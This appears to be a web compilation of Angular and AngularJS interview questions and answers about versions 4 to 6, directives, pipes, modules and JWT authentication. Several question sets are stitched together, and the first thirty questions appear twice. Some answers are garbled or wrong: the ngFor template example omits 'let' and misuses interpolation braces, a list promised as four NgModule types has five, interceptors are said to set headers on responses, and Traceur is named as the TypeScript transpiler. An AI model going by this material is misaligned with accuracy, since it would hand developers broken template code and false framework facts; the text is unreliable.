1. **Question 1. What Are Angular 4?**
   Answer :
   On 13 December 2016 Angular 4 was announced, skipping 3 to avoid confusion due to the misalignment of the router package's version which was already distributed as v3.3.0. The final version was released on March 23, 2017. Angular 4 is backward compatible with Angular 2.

   Angular version 4.3 is a minor release, meaning that it contains no breaking changes and that it is a drop-in replacement for 4.x.x.

2. **Question 2. What Are The Features Of Angular 4.3?**
   Answer :
   Features in Angular version 4.3 are:
   - Introducing Http Client, a smaller, easier to use, and more powerful library for making HTTP Requests.
   - New router life cycle events for Guards and Resolvers. Four new events: GuardsCheckStart, GuardsCheckEnd, ResolveStart, ResolveEnd join the existing set of life cycle event such as NavigationStart.
   - Conditionally disable.

3. **Question 3. What Is Angular?**
   Answer :
   Angular (commonly referred to as "Angular 2+" or "Angular 2"):

   Is a TypeScript-based open-source front-end web application platform bed by the Angular Team at Google and by a community of individuals and corporations to address all of the parts of the developer's workflow while building complex web application. Angular is a complete rewrite from the same team that built AngularJS.

   Angular is a framework for building client applications in HTML and either JavaScript or a language like TypeScript that compiles to JavaScript. Angular combines declarative templates, dependency injection, end to end tooling, and integrated best practices to solve development challenges. Angular empowers developers to build applications that live on the web, mobile, or the desktop.

4. **Question 4. What Is Angular Js?**
   Answer :
   AngularJS is a structural framework for dynamic web apps. It lets you use HTML as your template language and lets you extend HTML syntax to express your application's components clearly and succinctly. AngularJS data binding and dependency injection eliminate much of the code you would otherwise have to write. And it all happens within the browser, making it an ideal partner with any server technology.

   AngularJS is what HTML would have been, had it been designed for applications. HTML is a great declarative language for static documents. It does not contain much in the way of creating applications, and as a result building web applications is an exercise in.

5. **Question 5. What Do I Have To Do To Trick The Browser Into Doing What I Want?**
   Answer :

The impedance mismatch between dynamic applications and static documents is often solved with:
A library – a collection of functions which are useful when writing web apps. Your code is in charge and it calls into the library when it sees fit. E.g., jQuery.
Frameworks – a particular implementation of a web application, where your code fills in the details. The framework is in charge and it calls into your code when it needs something app specific.
E.g., durandal, ember, etc.

AngularJS takes another approach. It attempts to minimize the impedance mismatch between document centric HTML and what an application needs by creating new HTML constructs. AngularJS teaches the browser new syntax through a construct we call directives.

Examples include:

- Data binding, as in {{}}.
- DOM control structures for repeating, showing and hiding DOM fragments.
- Support for forms and form validation.
- Attaching new behavior to DOM elements, such as DOM event handling.
- Grouping of HTML into reusable components.

6. **Question 6. What Are The Differences Between Angular And Angular Js?**
Answer :

Angular was a ground-up rewrite of AngularJS and has many unique features.

- Angular does not have a concept of "scope" or controllers; instead it uses a hierarchy of components as its main architectural concept
- Angular has a different expression syntax, focusing on "[ ]" for property binding, and "( )" for event binding
- Mobile development – desktop development is much easier when mobile performance issues are handled first
- Modularity – much core functionality has moved to modules, producing a lighter, faster core
- Modern browsers only – reducing the need for browser compatibility workarounds
- Angular recommends the use of Microsoft's Typescript language, which introduces the following features:
- Class-based Object Oriented Programming
- Static Typing
- Generics

Typescript a superset of ECMAScript 6 (ES6), and is backwards compatible with ECMAScript 5 (i.e.: JavaScript).

Angular also includes the benefits of ES6:

- Lambdas
- Iterators
- For/Of loops
- Python-style generators
- Reflection

- Improved dependency injection– bindings make it possible for dependencies to be named
- Dynamic loading
- Asynchronous template compilation
- Simpler Routing
- Replacing controllers and $scope with components and directives – a component is a directive with a template.
- Reactive programming support using RxJS.

7. **Question 7. What's New In Angular 4? And What Are The Improvements In Angular 4?**

   Answer :

   Angular 4 contains some additional Enhancement and Improvement.

   Consider the following enhancements:

   - Smaller & Faster Apps
   - View Engine Size Reduce
   - Animation Package
   - NgIf and ngFor Improvement
   - Template
   - Ng If with Else
   - Use of AS keyword
   - Pipes
   - HTTP Request Simplified
   - Apps Testing Simplified
   - Introduce Meta Tags
   - Added some Forms Validator Attributes
   - Added Compare Select Options
   - Enhancement in Router
   - Added Optional Parameter
   - Improvement Internationalization

8. **Question 8. Why Angular 4? What's New In Angular 4?**

   Answer :

   - It Makes work easier compared with angular 2 and other models.
   - Writing code is lots of cleaner and lesser.
   - It Improve the execution performance for Data binding and so on.
   - It has included Animations features.
   - In Angular 4, no need to apply observable methods because Angular analyses every page's DOM and it is automatically modifies to page's DOM.
   - It is also supported by Visual Studio, IntelliJ, And NET IDES and so on.
   - Migration is really very soft and cleaner.
   - And So On…

   Angular 2 apps will work using Angular 4 without changing anything. Angular 4 offers lots-of enhancements i.e.

   - Smaller & Faster Apps
   - View Engine Size Reduce
   - Animation Package

- NgIf and ngFor Improvement
- Overriding Template
- NgIf with Else
- Use of AS keyword
- Pipes
- HTTP Request Simplified
- Apps Testing Simplified
- Introduce Meta Tags
- Added some Forms Validator Attributes
- Added Compare Select Options
- Enhancement in Router
- Added Optional Parameter
- Improvement Internationalization
- Meaningful errors handling methodology
- Animations

9. **Question 9. How To Set Http Request Header In Angular 4 And Angular 2?**
   Answer :
   The HTTP Interceptors are used to Set Http Headers Request in Angular 4 using the import from "@angular/common/http". The HTTP Interceptors are available in Angular 4.x versions.

   The HTTP Interceptors are not supported in Angular 2. We are creating the Http Client Injectable class to achieve this. You can see the below examples for set http headers request with and without HTTP interceptors.
10. **Question 10. What Is The Use Of Interceptors In Angular 4?**
    Answer :
    The Interceptors is a common used to set default headers for all responses.
11. **Question 11. What Is The For Root Method?**
    Answer :
    The for Root is a static method and it's very easy for developers to configure the modules and the best example is – RouterModule.for Root.

    The Router Module also offers a for Child. It's also a static method and use to configure the routes of lazy-loaded modules. The for Root and for Child are the traditional names for methods that configure services in root.
12. **Question 12. What Is The Difference Between `{'ngfor'}` And `{`ngforof`}` In Angular 2?**
    Answer :
    Angular 2 – ngFor vs. ngFor:
    - The [ngFor] is not a type safe.
    - The [NgForOf] is a type Safe.
    - The [NgFor] directive instantiates a template once per item from iterate.
    - The [ngFor] and [ngForOf] are actually the selectors of the [NgForOf] directive and it is not two distinct things.
    - The [ngFor] will be works like as collections.
    - The [ngForOf] will be works like as generics.
13. **Question 13. What Classes Should I Add To Module's Declarations?**

Answer :

We can add the declarable classes like components, directives and pipes in the module's declarations list and we can add only – components, directives and pipes classes in the @NgModule.

14. **Question 14. What Classes Should I Not Add To Module's Declarations?**

Answer :

We do not declare – Module, Service, objects, strings, numbers, functions, entity models, configurations, business logic, and helper classes in the module's declarations.

15. **Question 15. What Happen When I Import The Same Module Twice In Angular 4?**

Answer :

- No problem! We can import the same module twice but Angular does not like modules with circular references.
- So do not let Module "X" import Module "Y" which already imports Module "X".
- When four modules all import Module "X", Angular estimate Module "X" once, the first time face it and does not do again. Actually, the modules help us to organize an application into associative blocks of functionality.

16. **Question 16. How To Get And Log An Error In Angular 4?**

Answer :

Two types of error:

- If the backend returned an unsuccessful response like – 404, 500 and so on.
- If something goes wrong in the client side like -network error etc.

In the both cases – We are using Http Error Response and return the useful information on what went wrong in this call!

17. **Question 17. How Are Jwts Used To Authenticate Angular 4 Applications?**

Answer :

In Annular, the following Steps are used to building authentication and authorization for RESTful APIs and applications. It might help you –

- The users send their credentials to the server which is verified by the database credentials. If everything is verified successfully, the JWT is sent back to them.
- The JWT is saved in the user's browser in local storage or in a cookie and so on.
- The presence of a JWT saved in the browser is used as an indicator that a user is currently logged in.
- The expiry time of JWT is continually checked to maintain an authenticated state in the Angular applications.
- The client side routes are protected and access by authenticated users only.
- When user sends the XHR requests for APIs, the JWT gets sent an Authorization header using your cookies or Bearer.
- When XHR requests coming on the server, before send back the responses it's validated first with configured app's secret keys. If everything is looking good then returns successfully responses other send the back to the bad request.

There are several open source libraries are available for angular which are helps with JWTs and has the ability to Decode the JWT, Authorization header to XHR requests and so on.

18. **Question 18. What Is Json Web Token?**
    Answer :
    JSON Web Token (JWT) is an open standard which used for securely transmitting information between parties as a JSON object.

    The JWTs can be signed with –
    - HMAC algorithm
    - RSA algorithm

19. **Question 19. When Should You Use Json Web Tokens?**
    Answer :
    There are some scenarios where we can used JSON Web Tokens –
    - Authentication
    - Information Exchange

20. **Question 20. What Is The Json Web Token Structure?**
    Answer :
    The JSON Web Tokens consist of three parts separated by dots (.), which are:
    - Header
    - Payload
    - Signature

21. **Question 21. Explain Component Decorators In Angular 4?**
    Answer :
    A decorator is the core concept when developing an angular framework with version 2 and above. It may become a core language feature for JavaScript soon. In angular 4, decorators are used extensively and are also used to compile a code.

    There are 4 different types of decorators:
    - Class decorators
    - Property decorators
    - Method decorators
    - Parameter decorators

    A decorator is a function that is invoked with a prefix "@" symbol and is immediately followed by a class, parameter, method, or property. A decorator returns the same thing which was given as an input but in an augmented form.

22. **Question 22. Write The Cli Command To Generate A Component In Angular 4?**
    Answer :
    Components are just simple classes which are declared as components with the help of component decorators.

    It becomes easy to create an application which already works, with the help of angular CLI commands. "Ng generate" is used to generate components, routes, services, and pipes. Simple test shells are also created with the help of this CLI command. For generating a component in angular4 with the help of CLI command.

    you need to follow the following syntax-
    - ng generate component component name;

    It generates the component and adds the component to module declarations.

23. **Question 23. Explain The Component Directory Structure Of Angular 4?**
    Answer :
    Here are the elements which are present in the component directory structure anf modules: –
    Module.ts- in this, the angular module is declared. @NgModule decorator is used which initializes the different aspects of angular applications. AppComponent is also declared in it.
    Components.ts- it simply defines the components in angular and this is the place where the app-root sector is also defined. A title attribute is also declared in the component.
    Component.html- it is the template file of the application which represents the visual parts of our components.
24. **Question 24. Explain Ngfor Directive With An Example?**
    Answer :
    The ngFor directive instantiates a template for every element of the given iterator. The different local variables of the ngFor directive can be used in iterations. The ngFor directive can even be used with the HTML elements. It also performs various changes in DOM. Several exported values can be aliased to local variables with the help of ngFor directive. It allows us to build data presentation lists and tables in our HTML templates.

    Here's an example of ngFor directive with the help of HTML:
    <tr *ngFor="hero of heroes">

    <td>({hero.name})</td></tr>
25. **Question 25. Explain Property Binding Or One Way Binding In Angular Js?**
    Answer :
    Basically property binding means passing data from the component class and setting the value of a given element in the view. It is a one way binding in which the data is passed from component to the class. It allows us to control the element property values from component to class. Property binding in angular can take place by three ways:

    Interpolation can be used to define a value, as long as the value being defined is a string.

    Wrapping brackets around the element property and binding it to the component property is the most common type of property binding.

    The third way is by adding "bind" before the element property.
26. **Question 26. Explain Ngif Directive ?**
    Answer :
    The ngIf is a built-in template directive which is used to add or remove some parts of DOM. This addition or removal depends on the expression being true or false.

    If the expression is evaluated to false, then the ngIf directive removes the HTML element. If the expression is evaluated to be true, then the element gets added to the DOM.

    Syntax:-
    *ngIf="<condition>"

27. **Question 27. Write The Difference Between Directive And Component In Angular Js?**

    Answer :

    In angular js, there are differences between the meta-data annotations. Some of the differences are:

    - A directive is used to add behavior to an existing element. Whereas, a component is used to create a component with attached behavior.
    - "@directive" is used to create a directive. Whereas, "@component" is used to create a component.
    - A directive is used to attach different behaviors to an existing DOM element. Whereas, with the help of component, we can break our application into smaller components.
    - A directive is used to create reusable behavior. Whereas, a component is used to create reusable components.
    - A directive does not require a view. Whereas, a component needs a view via @view.

28. **Question 28. What Do You Understand By Isolated Unit Tests?**

    Answer :

    As the name implies, unit test is all about testing individual units of code. In order to answer some questions, isolating the unit of code under test is really important. When we do this, we are not forced into creating related pieces such as DOM elements for sorting. With the help of isolated unit tests, it becomes easier to implement everything. To simulate the requests, dependency injections are also provided. The individual sort function can be tested in isolation. And not only the sort function, any function can be tested in isolation.

29. **Question 29. What Is A Routing In Angular Js?**

    Answer :

    NgRoute module is used when you want to navigate through different pages of your application but you also want your application to be a single page application. This ngRoute module navigates through different pages of your application without reloading the entire application. The angular js route module should be included to make your application ready for routing. The ngRoute is added as a dependency in the application. The routing engine captures the specific url requested by the user and renders the view based on the defined routing rules.

30. **Question 30. What Do You Understand By Services With Reference To Angular Js?**

    Answer :

    Services in angular js are used to organize and share code across your application. These are the suitable objects which are wired together with the help of dependency injection. The angular js services are lazily instantiated. The service is only instantiated by angular js only when the application component depends on it. In angular js, new services can be made or can even be used in other built-in services. Over 30 built-in services are present in angular js.

1. **Question 1. What Are Angular 4?**
   Answer :
   On 13 December 2016 Angular 4 was announced, skipping 3 to avoid confusion due to the misalignment of the router package's version which was already distributed as v3.3.0. The final version was released on March 23, 2017. Angular 4 is backward compatible with Angular 2.

   Angular version 4.3 is a minor release, meaning that it contains no breaking changes and that it is a drop-in replacement for 4.x.x.

2. **Question 2. What Are The Features Of Angular 4.3?**
   Answer :
   Features in Angular version 4.3 are:
   - Introducing Http Client, a smaller, easier to use, and more powerful library for making HTTP Requests.
   - New router life cycle events for Guards and Resolvers. Four new events: GuardsCheckStart, GuardsCheckEnd, ResolveStart, ResolveEnd join the existing set of life cycle event such as NavigationStart.
   - Conditionally disable.

3. **Question 3. What Is Angular?**
   Answer :
   Angular (commonly referred to as "Angular 2+" or "Angular 2"):

   Is a TypeScript-based open-source front-end web application platform bed by the Angular Team at Google and by a community of individuals and corporations to address all of the parts of the developer's workflow while building complex web application. Angular is a complete rewrite from the same team that built AngularJS.

   Angular is a framework for building client applications in HTML and either JavaScript or a language like TypeScript that compiles to JavaScript. Angular combines declarative templates, dependency injection, end to end tooling, and integrated best practices to solve development challenges. Angular empowers developers to build applications that live on the web, mobile, or the desktop.

4. **Question 4. What Is Angular Js?**
   Answer :
   AngularJS is a structural framework for dynamic web apps. It lets you use HTML as your template language and lets you extend HTML syntax to express your application's components clearly and succinctly. AngularJS data binding and dependency injection eliminate much of the code you would otherwise have to write. And it all happens within the browser, making it an ideal partner with any server technology.

   AngularJS is what HTML would have been, had it been designed for applications. HTML is a great declarative language for static documents. It does not contain much in the way of creating applications, and as a result building web applications is an exercise in.

5. **Question 5. What Do I Have To Do To Trick The Browser Into Doing What I Want?**
   Answer :

The impedance mismatch between dynamic applications and static documents is often solved with:
A library – a collection of functions which are useful when writing web apps. Your code is in charge and it calls into the library when it sees fit. E.g., jQuery.
Frameworks – a particular implementation of a web application, where your code fills in the details. The framework is in charge and it calls into your code when it needs something app specific.
E.g., durandal, ember, etc.

AngularJS takes another approach. It attempts to minimize the impedance mismatch between document centric HTML and what an application needs by creating new HTML constructs. AngularJS teaches the browser new syntax through a construct we call directives.

Examples include:

- Data binding, as in {{}}.
- DOM control structures for repeating, showing and hiding DOM fragments.
- Support for forms and form validation.
- Attaching new behavior to DOM elements, such as DOM event handling.
- Grouping of HTML into reusable components.

6. **Question 6. What Are The Differences Between Angular And Angular Js?**
Answer :

Angular was a ground-up rewrite of AngularJS and has many unique features.

- Angular does not have a concept of "scope" or controllers; instead it uses a hierarchy of components as its main architectural concept
- Angular has a different expression syntax, focusing on "[ ]" for property binding, and "( )" for event binding
- Mobile development – desktop development is much easier when mobile performance issues are handled first
- Modularity – much core functionality has moved to modules, producing a lighter, faster core
- Modern browsers only – reducing the need for browser compatibility workarounds
- Angular recommends the use of Microsoft's Typescript language, which introduces the following features:
- Class-based Object Oriented Programming
- Static Typing
- Generics

Typescript a superset of ECMAScript 6 (ES6), and is backwards compatible with ECMAScript 5 (i.e.: JavaScript).

Angular also includes the benefits of ES6:

- Lambdas
- Iterators
- For/Of loops
- Python-style generators
- Reflection

- Improved dependency injection– bindings make it possible for dependencies to be named
- Dynamic loading
- Asynchronous template compilation
- Simpler Routing
- Replacing controllers and $scope with components and directives – a component is a directive with a template.
- Reactive programming support using RxJS.

7. **Question 7. What's New In Angular 4? And What Are The Improvements In Angular 4?**

   Answer :

   Angular 4 contains some additional Enhancement and Improvement.

   Consider the following enhancements:

   - Smaller & Faster Apps
   - View Engine Size Reduce
   - Animation Package
   - NgIf and ngFor Improvement
   - Template
   - Ng If with Else
   - Use of AS keyword
   - Pipes
   - HTTP Request Simplified
   - Apps Testing Simplified
   - Introduce Meta Tags
   - Added some Forms Validator Attributes
   - Added Compare Select Options
   - Enhancement in Router
   - Added Optional Parameter
   - Improvement Internationalization

8. **Question 8. Why Angular 4? What's New In Angular 4?**

   Answer :

   - It Makes work easier compared with angular 2 and other models.
   - Writing code is lots of cleaner and lesser.
   - It Improve the execution performance for Data binding and so on.
   - It has included Animations features.
   - In Angular 4, no need to apply observable methods because Angular analyses every page's DOM and it is automatically modifies to page's DOM.
   - It is also supported by Visual Studio, IntelliJ, And NET IDES and so on.
   - Migration is really very soft and cleaner.
   - And So On…

   Angular 2 apps will work using Angular 4 without changing anything. Angular 4 offers lots-of enhancements i.e.

   - Smaller & Faster Apps
   - View Engine Size Reduce
   - Animation Package

- NgIf and ngFor Improvement
- Overriding Template
- NgIf with Else
- Use of AS keyword
- Pipes
- HTTP Request Simplified
- Apps Testing Simplified
- Introduce Meta Tags
- Added some Forms Validator Attributes
- Added Compare Select Options
- Enhancement in Router
- Added Optional Parameter
- Improvement Internationalization
- Meaningful errors handling methodology
- Animations

9. **Question 9. How To Set Http Request Header In Angular 4 And Angular 2?**
   Answer :
   The HTTP Interceptors are used to Set Http Headers Request in Angular 4 using the import from "@angular/common/http". The HTTP Interceptors are available in Angular 4.x versions.

   The HTTP Interceptors are not supported in Angular 2. We are creating the Http Client Injectable class to achieve this. You can see the below examples for set http headers request with and without HTTP interceptors.
10. **Question 10. What Is The Use Of Interceptors In Angular 4?**
    Answer :
    The Interceptors is a common used to set default headers for all responses.
11. **Question 11. What Is The For Root Method?**
    Answer :
    The for Root is a static method and it's very easy for developers to configure the modules and the best example is – RouterModule.for Root.

    The Router Module also offers a for Child. It's also a static method and use to configure the routes of lazy-loaded modules. The for Root and for Child are the traditional names for methods that configure services in root.
12. **Question 12. What Is The Difference Between `{'ngfor'}` And `{`ngforof`}` In Angular 2?**
    Answer :
    Angular 2 – ngFor vs. ngFor:
    - The [ngFor] is not a type safe.
    - The [NgForOf] is a type Safe.
    - The [NgFor] directive instantiates a template once per item from iterate.
    - The [ngFor] and [ngForOf] are actually the selectors of the [NgForOf] directive and it is not two distinct things.
    - The [ngFor] will be works like as collections.
    - The [ngForOf] will be works like as generics.
13. **Question 13. What Classes Should I Add To Module's Declarations?**

Answer :

We can add the declarable classes like components, directives and pipes in the module's declarations list and we can add only – components, directives and pipes classes in the @NgModule.

14. **Question 14. What Classes Should I Not Add To Module's Declarations?**

Answer :

We do not declare – Module, Service, objects, strings, numbers, functions, entity models, configurations, business logic, and helper classes in the module's declarations.

15. **Question 15. What Happen When I Import The Same Module Twice In Angular 4?**

Answer :

- No problem! We can import the same module twice but Angular does not like modules with circular references.
- So do not let Module "X" import Module "Y" which already imports Module "X".
- When four modules all import Module "X", Angular estimate Module "X" once, the first time face it and does not do again. Actually, the modules help us to organize an application into associative blocks of functionality.

16. **Question 16. How To Get And Log An Error In Angular 4?**

Answer :

Two types of error:

- If the backend returned an unsuccessful response like – 404, 500 and so on.
- If something goes wrong in the client side like -network error etc.

In the both cases – We are using Http Error Response and return the useful information on what went wrong in this call!

17. **Question 17. How Are Jwts Used To Authenticate Angular 4 Applications?**

Answer :

In Annular, the following Steps are used to building authentication and authorization for RESTful APIs and applications. It might help you –

- The users send their credentials to the server which is verified by the database credentials. If everything is verified successfully, the JWT is sent back to them.
- The JWT is saved in the user's browser in local storage or in a cookie and so on.
- The presence of a JWT saved in the browser is used as an indicator that a user is currently logged in.
- The expiry time of JWT is continually checked to maintain an authenticated state in the Angular applications.
- The client side routes are protected and access by authenticated users only.
- When user sends the XHR requests for APIs, the JWT gets sent an Authorization header using your cookies or Bearer.
- When XHR requests coming on the server, before send back the responses it's validated first with configured app's secret keys. If everything is looking good then returns successfully responses other send the back to the bad request.

There are several open source libraries are available for angular which are helps with JWTs and has the ability to Decode the JWT, Authorization header to XHR requests and so on.

18. **Question 18. What Is Json Web Token?**
    Answer :
    JSON Web Token (JWT) is an open standard which used for securely transmitting information between parties as a JSON object.

    The JWTs can be signed with –
    - HMAC algorithm
    - RSA algorithm

19. **Question 19. When Should You Use Json Web Tokens?**
    Answer :
    There are some scenarios where we can used JSON Web Tokens –
    - Authentication
    - Information Exchange

20. **Question 20. What Is The Json Web Token Structure?**
    Answer :
    The JSON Web Tokens consist of three parts separated by dots (.), which are:
    - Header
    - Payload
    - Signature

21. **Question 21. Explain Component Decorators In Angular 4?**
    Answer :
    A decorator is the core concept when developing an angular framework with version 2 and above. It may become a core language feature for JavaScript soon. In angular 4, decorators are used extensively and are also used to compile a code.

    There are 4 different types of decorators:
    - Class decorators
    - Property decorators
    - Method decorators
    - Parameter decorators

    A decorator is a function that is invoked with a prefix "@" symbol and is immediately followed by a class, parameter, method, or property. A decorator returns the same thing which was given as an input but in an augmented form.

22. **Question 22. Write The Cli Command To Generate A Component In Angular 4?**
    Answer :
    Components are just simple classes which are declared as components with the help of component decorators.

    It becomes easy to create an application which already works, with the help of angular CLI commands. "Ng generate" is used to generate components, routes, services, and pipes. Simple test shells are also created with the help of this CLI command. For generating a component in angular4 with the help of CLI command.

    you need to follow the following syntax-
    - ng generate component component name;

    It generates the component and adds the component to module declarations.

23. **Question 23. Explain The Component Directory Structure Of Angular 4?**
Answer :
Here are the elements which are present in the component directory structure anf modules: –
Module.ts- in this, the angular module is declared. @NgModule decorator is used which initializes the different aspects of angular applications. AppComponent is also declared in it.
Components.ts- it simply defines the components in angular and this is the place where the app-root sector is also defined. A title attribute is also declared in the component.
Component.html- it is the template file of the application which represents the visual parts of our components.
24. **Question 24. Explain Ngfor Directive With An Example?**
Answer :
The ngFor directive instantiates a template for every element of the given iterator. The different local variables of the ngFor directive can be used in iterations. The ngFor directive can even be used with the HTML elements. It also performs various changes in DOM. Several exported values can be aliased to local variables with the help of ngFor directive. It allows us to build data presentation lists and tables in our HTML templates.

Here's an example of ngFor directive with the help of HTML:
<tr *ngFor="hero of heroes">

<td>({hero.name})</td></tr>
25. **Question 25. Explain Property Binding Or One Way Binding In Angular Js?**
Answer :
Basically property binding means passing data from the component class and setting the value of a given element in the view. It is a one way binding in which the data is passed from component to the class. It allows us to control the element property values from component to class. Property binding in angular can take place by three ways:

Interpolation can be used to define a value, as long as the value being defined is a string.

Wrapping brackets around the element property and binding it to the component property is the most common type of property binding.

The third way is by adding "bind" before the element property.
26. **Question 26. Explain Ngif Directive ?**
Answer :
The ngIf is a built-in template directive which is used to add or remove some parts of DOM. This addition or removal depends on the expression being true or false.

If the expression is evaluated to false, then the ngIf directive removes the HTML element. If the expression is evaluated to be true, then the element gets added to the DOM.

Syntax:-
*ngIf="<condition>"

27. **Question 27. Write The Difference Between Directive And Component In Angular Js?**

    Answer :

    In angular js, there are differences between the meta-data annotations. Some of the differences are:

    - A directive is used to add behavior to an existing element. Whereas, a component is used to create a component with attached behavior.
    - "@directive" is used to create a directive. Whereas, "@component" is used to create a component.
    - A directive is used to attach different behaviors to an existing DOM element. Whereas, with the help of component, we can break our application into smaller components.
    - A directive is used to create reusable behavior. Whereas, a component is used to create reusable components.
    - A directive does not require a view. Whereas, a component needs a view via @view.

28. **Question 28. What Do You Understand By Isolated Unit Tests?**

    Answer :

    As the name implies, unit test is all about testing individual units of code. In order to answer some questions, isolating the unit of code under test is really important. When we do this, we are not forced into creating related pieces such as DOM elements for sorting. With the help of isolated unit tests, it becomes easier to implement everything. To simulate the requests, dependency injections are also provided. The individual sort function can be tested in isolation. And not only the sort function, any function can be tested in isolation.

29. **Question 29. What Is A Routing In Angular Js?**

    Answer :

    NgRoute module is used when you want to navigate through different pages of your application but you also want your application to be a single page application. This ngRoute module navigates through different pages of your application without reloading the entire application. The angular js route module should be included to make your application ready for routing. The ngRoute is added as a dependency in the application. The routing engine captures the specific url requested by the user and renders the view based on the defined routing rules.

30. **Question 30. What Do You Understand By Services With Reference To Angular Js?**

    Answer :

    Services in angular js are used to organize and share code across your application. These are the suitable objects which are wired together with the help of dependency injection. The angular js services are lazily instantiated. The service is only instantiated by angular js only when the application component depends on it. In angular js, new services can be made or can even be used in other built-in services. Over 30 built-in services are present in angular js.

1. **Question 1. Explain Npm?**
   Answer :
   NPM stands for node package manager. It is used for installing dependencies for javascript packages.
2. **Question 2. What Is Angular Cli? List The Command To Install Angular Cli?**
   Answer :
   Angular CLI is Command Line Interface for Angular that runs Webpack.You can use npm install -g @angular/cli command to install angular CLI.
3. **Question 3. How To Create A New Project In Angular Js Using Cli?**
   Answer :
   After installing Angular CLI run ng new project-name command to create a new Angular project.
4. **Question 4. What Are Decorators?**
   Answer :
   Decorators are functions that adds metadata to class members and functions. It was proposed in ES2016 and implemented in Typescript.
5. **Question 5. List The Types Of Data Binding Supported By Angular 5?**
   Answer :
   Angular 5 supports four types of Data Binding They are
   - String Interpolation
   - Property Binding
   - Event Binding
   - Two-way-binding
6. **Question 6. How To Run Angular5 Application Locally During Development?**
   Answer :
   ng serve command is used to run Angular5 application locally during development.To start development server on specific port ng serve -p aPortNumber command is used.
7. **Question 7. What An Angular 5 Component Made Of? How Do You Generate A New Component?**
   Answer :
   Angular2 component is made of a Component decorator and a component definition of a class. ng generate component componentname command is used to generate a component in Angular2.
8. **Question 8. How Do We Import A Module In Angular 5?**
   Answer :
   Simply use below syntax to import a module in Angular 5.

   import { ModuleName } from 'someWhere';
9. **Question 9. Explain $event In Angular 5?**
   Answer :
   In Angular 5 $event is a reserved keyword that represents the data emitted by an event (event data).

   It is commonly used as a parameter for event based methods.
10. **Question 10. What Do Double Curly Brackets Are Used In Angular 5?**
    Answer :

double curly brackets are used form data interpolation in Angular 5.

11. **Question 11. What Is *ngfor Directive Used For?**
    Answer :
    ngFor directive is used for Iterating over a list of items and for Generating a new DOM element for each one.
12. **Question 12. Explain Webpack?**
    Answer :
    Webpack is module bundler Bundler for Angular2 or above. It bundles, minified and transpiler an Angular application.
13. **Question 13. What Is Transpiling?**
    Answer :
    Transpiling is a process of converting code from one language to another. In Angular, Traceur compiler is used for converting TypeScript to JavaScript so that browsers can understand.
14. **Question 14. Explain Component Life Cycle In Angular?**
    Answer :
    - In Angular component life cycle in Angular goes through following stages.
    - Create
    - Render
    - Create and render children
    - Check for bound data changes and re-render
    - Destroy
15. **Question 15. Explain Ngmodule?**
    Answer :
    NgModule is a decorator function in Angular that takes a single metadata object whose properties describe the module.

1. **Question 1. What Are Components In Angular?**
   Answer :
   The Concepts of Angular Components -
   Components are the most basic building block of a UI in Angular applications and it controls views (HTML/CSS). They also communicate with other components and services to bring functionality to your applications.

   Technically components are basically TypeScript classes that interact with the HTML files of the components, which get displayed on the browsers.

   The component is the core functionality of Angular applications but you need to know to pass the data into the components to configure them.
2. **Question 2. What's New In Angular 6? What Are Improvements In Angular 6?**
   Answer :
   The Angular Team are working on lots of bug fixes, new features and added/update/remove/ re-introduce/ and many more things.

   Let's start to explore all changes of Angular 6 step by step:
   Added ng update - This CLI commands will update your angular project dependencies to their latest versions. The ng update is normal package manager tools to identify and update other dependencies.
3. **Question 3. What Are The Ngmodule Metadata Properties?**
   Answer :
   The NgModule decorator identifies AppModule as a NgModule class.

   The NgModule takes a metadata object that tells Angular how to compile and launch the application.

   The NgModule importance metadata properties are as follows –
   - providers
   - declarations
   - imports
   - exports
   - entryComponents
   - bootstrap
   - schemas
   - id
4. **Question 4. What Types Of Ngmodules?**
   Answer :
   There are four types of NgModules –
   - Features Module
   - Routing Module
   - Service Module
   - Widget Module
   - Shared Module
5. **Question 5. What Is A Cookie?**
   Answer :
   A cookie is a small piece of data sent from a website and stored on the user's machine by the user's web browsers while the user is browsing.
6. **Question 6. What Is Pure Pipe?**

Answer :

Angular executes a pure pipe only when it detects a pure change to the input value. A pure change can be primitive or non-primitive.

Primitive data are only single values, they have not special capabilities and the non-primitive data types are used to store the group of values.

```
@Pipe({
  name: 'currency'
})
```

7. **Question 7. What Is Impure Pipe?**

Answer :

Angular executes an impure pipe during every component change detection cycle. An impure pipe is called often, as often as every keystroke or mouse-move.

If you want to make a pipe impure that time you will allow the setting pure flag to false.

```
@Pipe({
  name: 'currency',
  pure:false
})
```

8. **Question 8. What Is Parameterizing Pipe?**

Answer :

A pipe can accept any number of optional parameters to achieve output. The parameter value can be any valid template expressions. To add optional parameters follow the pipe name with a colon (:). Its looks like- currency: 'INR'

In the following example –

```
<h2>The birthday is - {{ birthday | date:"MM/dd/yy" }} </h2>

<!-- Output - The birthday is - 10/03/1984 -->
```

9. **Question 9. What Is Chaining Pipe?**

Answer :

The chaining Pipe is used to perform the multiple operations within the single expression. This chaining operation will be chained using the pipe (I).

In the following example, to display the birthday in the upper case- will need to use the inbuilt date-pipe and upper-case-pipe.

In the following example –

```
{{ birthday | date | uppercase}}
```

10. **Question 10. Why You Use Browsermodule, Commonmodule, Formsmodule, Routermodule, And Httpclientmodule?**

Answer :

BrowserModule – The browser module is imported from @angular/platform-browser and it is used when you want to run your application in a browser.
CommonModule – The common module is imported from @angular/common and it is used when you want to use directives - NgIf, NgFor and so on.
FormsModule – The forms module is imported from @angular/forms and it is used when you build template driven forms.

RouterModule – The router module is imported from @angular/router and is used for routing RouterLink, forRoot, and forChild.
HttpClientModule –The HttpClientModule is imported from @angular/common/http and it used to initiate HTTP request and responses in angular apps. The HttpClient is more modern and easy to use the alternative of HTTP.

1. **Question 1. What Is Angular?**
   Answer :
   - Angular is a most popular web development framework for developing mobile apps as well as desktop applications.
   - Angular framework is also utilized in the cross platform mobile development called IONIC and so it is not limited to web apps only.
   - Angular is an open source framework written and maintained by angular team at Google and the Father of Angular is Misko Hevery.
   - Angular is written in TypeScript and so it comes with all the capabilities that typescript offers.
2. **Question 2. What Is Architecture Overview Of Angular?**
   Answer :
   Angular Architecture Overview :
   Angular is a most popular web development framework for developing mobile apps as well as desktop applications.

   Angular framework is also utilized in the cross platform mobile development called IONIC and so it is not limited to web apps only.

   Angular is an open source framework written and maintained by angular team at Google and the Father of Angular is Misko Hevery.

   The bootstrapping process creates the components listed in the bootstrap array and inserts each one into the browser (DOM)

   you can identify the seven main building blocks of an Angular Application.
   - Component
   - Templates
   - Metadata
   - Data Binding
   - Directives
   - Services
   - Dependency Injection

   The basic building blocks of an Angular application are NgModules, which provide a compilation context for components.

